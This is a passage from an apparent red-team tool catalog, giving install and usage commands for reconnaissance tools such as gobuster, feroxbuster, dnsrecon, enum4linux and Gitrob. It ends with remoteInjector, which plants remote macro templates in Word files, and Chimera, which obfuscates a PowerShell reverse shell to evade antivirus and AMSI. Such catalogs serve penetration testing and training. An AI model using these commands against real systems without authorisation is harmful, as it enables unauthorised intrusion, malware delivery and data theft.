
Nice tool for brute forcing file/folder paths on a victim website.
**Install:**
sudo apt install gobuster
**Usage:**
gobuster dir -u "https://google.com" -w /usr/share/wordlists/dirb/big.txt --wildcard -b 301,401,403,404,500 -t 20
### [🔙](#tool-list)[feroxbuster](https://github.com/epi052/feroxbuster)
A tool designed to perform Forced Browsing, an attack where the aim is to enumerate and access resources that are not referenced by the web application, but are still accessible by an attacker.
Feroxbuster uses brute force combined with a wordlist to search for unlinked content in target directories. These resources may store sensitive information about web applications and operational systems, such as source code, credentials, internal network addressing, etc...
**Install: (Kali)**
sudo apt update && sudo apt install -y feroxbuster
**Install: (Mac)**
curl -sL https://raw.githubusercontent.com/epi052/feroxbuster/master/install-nix.sh | bash
**Install: (Windows)**
Invoke-WebRequest https://github.com/epi052/feroxbuster/releases/latest/download/x86_64-windows-feroxbuster.exe.zip -OutFile feroxbuster.zip
Expand-Archive .\feroxbuster.zip
.\feroxbuster\feroxbuster.exe -V
For full installation instructions see [here](https://epi052.github.io/feroxbuster-docs/docs/installation/).
**Usage:**
# Add .pdf, .js, .html, .php, .txt, .json, and .docx to each url
./feroxbuster -u http://127.1 -x pdf -x js,html -x php txt json,docx
# Scan with headers
./feroxbuster -u http://127.1 -H Accept:application/json "Authorization: Bearer {token}"
# Read URLs from stdin
cat targets | ./feroxbuster --stdin --silent -s 200 301 302 --redirects -x js | fff -s 200 -o js-files
# Proxy requests through burpsuite
./feroxbuster -u http://127.1 --insecure --proxy http://127.0.0.1:8080
Full usage examples can be found [here](https://epi052.github.io/feroxbuster-docs/docs/examples/).

*Image used from https://raw.githubusercontent.com/epi052/feroxbuster/main/img/demo.gif*
### [🔙](#tool-list)[CloudBrute](https://github.com/0xsha/CloudBrute)
A tool to find a company (target) infrastructure, files, and apps on the top cloud providers (Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, Linode).
Features:
- Cloud detection (IPINFO API and Source Code)
- Fast (concurrent)
- Cross Platform (windows, linux, mac)
- User-Agent Randomization
- Proxy Randomization (HTTP, Socks5)
**Install:**
Download the latest [release](https://github.com/0xsha/CloudBrute/releases) for your system and follow the usage.
**Usage:**
# Specified target, generate keywords based off 'target', 80 threads with a timeout of 10, wordlist 'storage_small.txt'
CloudBrute -d target.com -k target -m storage -t 80 -T 10 -w "./data/storage_small.txt"
# Output results to file
CloudBrute -d target.com -k keyword -m storage -t 80 -T 10 -w -c amazon -o target_output.txt

*Image used from https://github.com/0xsha/CloudBrute*
### [🔙](#tool-list)[dnsrecon](https://www.kali.org/tools/dnsrecon/#dnsrecon)

dnsrecon is a pyhton tool for enumerating DNS records (MX, SOA, NS, A, AAAA, SPF and TXT) and can provide a number of new associated victim hosts to pivot into from a single domain search.
**Install:**
sudo apt install dnsrecon
**Usage:**
dnsrecon -d google.com
### [🔙](#tool-list)[shodan.io](https://www.shodan.io/dashboard)

Shodan crawls public infrastructure and displays it in a searchable format. Using a company name, domain name, IP address it is possible to discover potentially vulnerable systems relating to your target via shodan.
### [🔙](#tool-list)[AORT](https://github.com/D3Ext/AORT)

Tool for enumerating subdomains, enumerating DNS, WAF detection, WHOIS, port scan, wayback machine, email harvesting.
**Install:**
git clone https://github.com/D3Ext/AORT; cd AORT; pip3 install -r requirements.txt
**Usage:**
python3 AORT.py -d google.com

### [🔙](#tool-list)[spoofcheck](https://github.com/BishopFox/spoofcheck)
A program that checks if a domain can be spoofed from. The program checks SPF and DMARC records for weak configurations that allow spoofing. Additionally it will alert if the domain has DMARC configuration that sends mail or HTTP requests on failed SPF/DKIM emails.
Domains are spoofable if any of the following conditions are met:
- Lack of an SPF or DMARC record
- SPF record never specifies `~all` or `-all`
- DMARC policy is set to `p=none` or is nonexistent
**Install:**
git clone https://github.com/BishopFox/spoofcheck; cd spoofcheck; pip install -r requirements.txt
**Usage:**
./spoofcheck.py [DOMAIN]
### [🔙](#tool-list)[AWSBucketDump](https://github.com/jordanpotti/AWSBucketDump)
AWSBucketDump is a tool to quickly enumerate AWS S3 buckets to look for interesting files. It's similar to a subdomain bruteforcer but is made specifically for S3 buckets and also has some extra features that allow you to grep for files, as well as download interesting files.
**Install:**
git clone https://github.com/jordanpotti/AWSBucketDump; cd AWSBucketDump; pip install -r requirements.txt
**Usage:**
usage: AWSBucketDump.py [-h] [-D] [-t THREADS] -l HOSTLIST [-g GREPWORDS] [-m MAXSIZE]
optional arguments:
-h, --help show this help message and exit
-D Download files. This requires significant diskspace
-d If set to 1 or True, create directories for each host w/ results
-t THREADS number of threads
-l HOSTLIST
-g GREPWORDS Provide a wordlist to grep for
-m MAXSIZE Maximum file size to download.
python AWSBucketDump.py -l BucketNames.txt -g interesting_Keywords.txt -D -m 500000 -d 1
### [🔙](#tool-list)[GitHarvester](https://github.com/metac0rtex/GitHarvester)
Nice tool for finding information from GitHub with regex, with the ability to search specific GitHub users and/or projects.
**Install:**
git clone https://github.com/metac0rtex/GitHarvester; cd GitHarvester
**Usage:**
./githarvester.py

### [🔙](#tool-list)[truffleHog](https://github.com/dxa4481/truffleHog)
TruffleHog is a tool that scans git repositories and looks for high-entropy strings and patterns that may indicate the presence of secrets, such as passwords and API keys. With TruffleHog, you can quickly and easily find sensitive information that may have been accidentally committed and pushed to a repository.
**Install (Binaries):** [Link](https://github.com/trufflesecurity/trufflehog/releases)
**Install (Go):**
git clone https://github.com/trufflesecurity/trufflehog.git; cd trufflehog; go install
**Usage:**
trufflehog https://github.com/trufflesecurity/test_keys
### [🔙](#tool-list)[Dismap](https://github.com/zhzyker/dismap)
Dismap is an asset discovery and identification tool. It can quickly identify protocols and fingerprint information such as web/tcp/udp, locate asset types, and is suitable for internal and external networks.
Dismap has a complete fingerprint rule base, currently including tcp/udp/tls protocol fingerprints and 4500+ web fingerprint rules, which can identify favicon, body, header, etc.
**Install:**
Dismap is a binary file for Linux, MacOS, and Windows. Go to [Release](https://github.com/zhzyker/dismap/releases) to download the corresponding version to run:
# Linux or MacOS
chmod +x dismap-0.3-linux-amd64
./dismap-0.3-linux-amd64 -h
# Windows
dismap-0.3-windows-amd64.exe -h
**Usage:**
# Scan 192.168.1.1 subnet
./dismap -i 192.168.1.1/24
# Scan, output to result.txt and json output to result.json
./dismap -i 192.168.1.1/24 -o result.txt -j result.json
# Scan, Not use ICMP/PING to detect surviving hosts, timeout 10 seconds
./dismap -i 192.168.1.1/24 --np --timeout 10
# Scan, Number of concurrent threads 1000
./dismap -i 192.168.1.1/24 -t 1000

*Image used from https://github.com/zhzyker/dismap*
### [🔙](#tool-list)[enum4linux](https://github.com/CiscoCXSecurity/enum4linux)
A tool for enumerating information from Windows and Samba systems.
It can be used to gather a wide range of information, including:
- Domain and domain controller information
- Local user and group information
- Shares and share permissions
- Security policies
- Active Directory information
**Install: (Apt)**
sudo apt install enum4linux
**Install: (Git)**
git clone https://github.com/CiscoCXSecurity/enum4linux
cd enum4linux
**Usage:**
# 'Do everything'
enum4linux.pl -a 192.168.2.55
# Obtain list of usernames (RestrictAnonymous = 0)
enum4linux.pl -U 192.168.2.55
# Obtain list of usernames (using authentication)
enum4linux.pl -u administrator -p password -U 192.168.2.55
# Get a list of groups and their members
enum4linux.pl -G 192.168.2.55
# Verbose scan
enum4linux.pl -v 192.168.2.55
Full usage information can be found in this [blog](https://labs.portcullis.co.uk/tools/enum4linux/).

*Image used from https://allabouttesting.org/samba-enumeration-for-penetration-testing-short-tutorial/*
### [🔙](#tool-list)[skanuvaty](https://github.com/Esc4iCEscEsc/skanuvaty)
Dangerously fast dns/network/port scanner, created by [Esc4iCEscEsc](https://github.com/Esc4iCEscEsc), written in rust.
You will need a subdomains file. *E.g. [Subdomain wordlist by Sublist3r](https://raw.githubusercontent.com/aboul3la/Sublist3r/master/subbrute/names.txt)*.
**Install:**
Download the latest release from [here](https://github.com/Esc4iCEscEsc/skanuvaty/releases).
# Install a wordlist
sudo apt install wordlists
ls /usr/share/dirb/wordlists
ls /usr/share/amass/wordlists
**Usage:**
skanuvaty --target example.com --concurrency 16 --subdomains-file SUBDOMAIN_WORDLIST.txt

*Image used from https://github.com/Esc4iCEscEsc/skanuvaty*
### [🔙](#tool-list)[Metabigor](https://github.com/j3ssie/metabigor)
Metabigor is Intelligence tool, its goal is to do OSINT tasks and more but without any API key.
**Main Features:**
- Searching information about IP Address, ASN and Organization.
- Wrapper for running rustscan, masscan and nmap more efficient on IP/CIDR.
- Finding more related domains of the target by applying various techniques (certificate, whois, Google Analytics, etc).
- Get Summary about IP address (powered by [@thebl4ckturtle](https://github.com/theblackturtle))
**Install:**
go install github.com/j3ssie/metabigor@latest
**Usage:**
# discovery IP of a company/organization
echo "company" | metabigor net --org -o /tmp/result.txt
# Getting more related domains by searching for certificate info
echo 'Target Inc' | metabigor cert --json | jq -r '.Domain' | unfurl format %r.%t | sort -u # this is old command
# Only run rustscan with full ports
echo '1.2.3.4/24' | metabigor scan -o result.txt
# Reverse Whois to find related domains
echo 'example.com' | metabigor related -s 'whois'
# Get Google Analytics ID directly from the URL
echo 'https://example.com' | metabigor related -s 'google-analytic'

*Image used from https://github.com/j3ssie/metabigor*
### [🔙](#tool-list)[Gitrob](https://github.com/michenriksen/gitrob)
Gitrob is a tool to help find potentially sensitive files pushed to public repositories on Github.
Gitrob will clone repositories belonging to a user or organization down to a configurable depth and iterate through the commit history and flag files that match signatures for potentially sensitive files.
The findings will be presented through a web interface for easy browsing and analysis.
**Note:** *Gitrob will need a Github access token in order to interact with the Github API. [Create a personal access token](https://help.github.com/articles/creating-a-personal-access-token-for-the-command-line/) and save it in an environment variable in your .bashrc or similar shell configuration file:*
export GITROB_ACCESS_TOKEN=deadbeefdeadbeefdeadbeefdeadbeefdeadbeef
**Install: (Go)**
go get github.com/michenriksen/gitrob
**Install: (Binary)**
A [precompiled version](https://github.com/michenriksen/gitrob/releases) is available for each release.
**Usage:**
# Run against org
gitrob {org_name}
# Saving session to a file
gitrob -save ~/gitrob-session.json acmecorp
# Loading session from a file
gitrob -load ~/gitrob-session.json

*Image used from https://www.uedbox.com/post/58828/*
### [🔙](#tool-list)[gowitness](https://github.com/sensepost/gowitness)
Gowitness is a website screenshot utility written in Golang, that uses Chrome Headless to generate screenshots of web interfaces using the command line, with a handy report viewer to process results. Both Linux and macOS is supported, with Windows support mostly working.
**Install: (Go)**
go install github.com/sensepost/gowitness@latest
Full installation information can be found [here](https://github.com/sensepost/gowitness/wiki/Installation).
**Usage:**
# Screenshot a single website
gowitness single https://www.google.com/
# Screenshot a cidr using 20 threads
gowitness scan --cidr 192.168.0.0/24 --threads 20
# Screenshot open http services from an namp file
gowitness nmap -f nmap.xml --open --service-contains http
# Run the report server
gowitness report serve
Full usage information can be found [here](https://github.com/sensepost/gowitness/wiki/Usage).

*Image used from https://github.com/sensepost/gowitness*
# Resource Development
### [🔙](#tool-list)[remoteInjector](https://github.com/JohnWoodman/remoteinjector)
Injects link to remote word template into word document.
This Python-based utility modifies a .docx file’s settings.xml.rels link to a remote hosted .dotm template containing a VBA macro, executing when the document is opened and macros are enabled.
[Related Blog Post](https://john-woodman.com/research/vba-macro-remote-template-injection/)
**Install:**
git clone https://github.com/JohnWoodman/remoteinjector;cd remoteinjector
**Usage:**
python3 remoteinjector.py -w https://example.com/template.dotm example.docx
### [🔙](#tool-list)[Chimera](https://github.com/tokyoneon/Chimera)

Chimera is a PowerShell obfuscation script designed to bypass AMSI and antivirus solutions. It digests malicious PS1's known to trigger AV and uses string substitution and variable concatenation to evade common detection signatures.
**Install:**
sudo apt-get update && sudo apt-get install -Vy sed xxd libc-bin curl jq perl gawk grep coreutils git
sudo git clone https://github.com/tokyoneon/chimera /opt/chimera
sudo chown $USER:$USER -R /opt/chimera/; cd /opt/chimera/
sudo chmod +x chimera.sh; ./chimera.sh --help
**Usage:**
./chimera.sh -f shells/Invoke-PowerShellTcp.ps1 -l 3 -o /tmp/chimera.ps1 -v -t powershell,windows,\
copyright -c -i -h -s length,get-location,ascii,stop,close,getstream -b new-object,reverse,\
invoke-expression,out-string,write-error -j -g -k -r -p
